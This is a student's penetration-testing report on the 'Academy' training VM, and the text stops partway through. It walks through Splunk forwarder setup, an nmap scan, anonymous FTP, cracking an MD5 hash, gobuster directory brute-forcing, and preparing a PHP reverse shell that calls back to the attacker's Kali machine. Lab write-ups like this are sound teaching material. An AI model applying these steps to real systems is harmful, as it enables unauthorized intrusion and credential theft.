Cybersecurity Assignment

Vulnerability Analyzing and Penetration Testing

PROJECT 1


Report by
GIRIPRASHAATH M

Objective

To assess the Academy VM, configure a SIEM, and perform penetration testing to find the root flag.

1. VM Deployment & Network Configuration:

- At first, download the Academy VM from the source and extract it.
- Open the VMware and import the VM.
- Now, edit the VM settings and change the network configuration to Bridged mode.



- Login credentials are:

  Username: root

  Password: tcm

2. Enabling Network Device (ens33):

- After booting, it was found that the network device (ens33) was disabled by default.

```
Debian GNU/Linux 10 academy tty1

academy login: root
Password:
Last login: Sat Feb 24 04:07:03 EST 2024 on tty1
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether 00:0c:29:59:1d:40 brd ff:ff:ff:ff:ff:ff
root@academy:~#
```

- It can be enabled using the following commands,

  ip link set dev ens33 up

  dhclient -v ens33

- Now get the IP Address by using,

  ip a

- The ens33 is the interface


3. SIEM Cloud Configuration:

- Now the device has internet connection, so set up the Splunk universal forwarder.
- Configured the universal forwarder using the following commands in the site.

https://community.splunk.com/t5/All-Apps-and-Add-ons/How-do-I-configure-a-Splunk-Forwarder-on-Linux/m-p/72078

```
DHCPDISCOVER on ens33 to 255.255.255.255 port 67 interval 6
DHCPOFFER of 172.16.13.210 from 172.16.1.1
DHCPREQUEST for 172.16.13.210 on ens33 to 255.255.255.255 port 67
DHCPACK of 172.16.13.210 from 172.16.1.1
bound to 172.16.13.210 -- renewal in 1758 seconds.
root@academy:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 10
00
    link/ether 00:0c:29:cd:e2:84 brd ff:ff:ff:ff:ff:ff
    inet 172.16.13.210/20 brd 172.16.15.255 scope global dynamic ens33
       valid_lft 3598sec preferred_lft 3598sec
    inet6 2401:4900:632d:2c81:20c:29ff:fecd:e284/64 scope global dynamic mngtmpaddr
       valid_lft 3197sec preferred_lft 3197sec
    inet6 fe80::20c:29ff:fecd:e284/64 scope link
       valid_lft forever preferred_lft forever
root@academy:~# ls
flag.txt  python_server  splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
root@academy:~# cd /opt/splunkforwarder/bin
root@academy:/opt/splunkforwarder/bin# ./splunk list forward-server
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Active forwards:
        inputs.prd-p-hepgp.splunkcloud.com:9997 (ssl)
Configured but inactive forwards:
        172.16.11.252:8089
        172.16.4.96:8089
        192.168.137.1:8089
        192.168.252.155:8089
        giri18:8089
        giri18:9997
root@academy:/opt/splunkforwarder/bin#
```

4. Scan the machine



- Now open Kali, and scan the machine using nmap with IP Address.
- Nmap is a short form of Network Mapper and it's an open-source tool that is used for mapping networks, auditing and security scanning of the networks

  https://www.mygreatlearning.com/blog/nmap-commands/

- First, scan for open ports.

- Next, scan for services.

- Finally, I found 3 open ports(ftp,http,ssh) from the attacker machine's ip address.


Ftp -port number :21

SSH-port number:22

HTTP-port number:80

5.FTP Connection:

- As we can see ftp anonymous login is allowed and even apache service is running.
- Now connect the target device using ftp.




6. Get the file:

- After making a connection, we can see that there is a note.txt file, so we can get this file by using,

  get note.txt


- Now, open the note.txt file in your kali machine.



- As we can see the photo part in empty and there is password which looks like md5.
- Using https://crackstation.net/ we get the output as student.

7. Gobuster:

- Now using Gobuster, which is a fast brute-force tool that can find hidden files, directories and URLs within websites.
- Here, we use rockyou.txt file as wordlist for brute force attack, and since rockyou.txt contains large data, we increase the number of concurrent threads to use, in this case it is 40 concurrent threads.




- Now we have found the directory required, i.e.,


  https://<target_ipAddress>/academy

8. Login Page:


- Clicking on it, it takes to student login page. Here we use register number that we found in note.txt i.e., 10201321 and password is the hash that we have decoded, student.




- Now locate the reverse shell php file using the command,
  locate php-reverse
- Locate php-reverse
- Vim /usr/share/webshells/php/php-reverse-shell.php




- Now, open the php-reverse-shell.php file, and edit the IP Address with your kali IP Address.



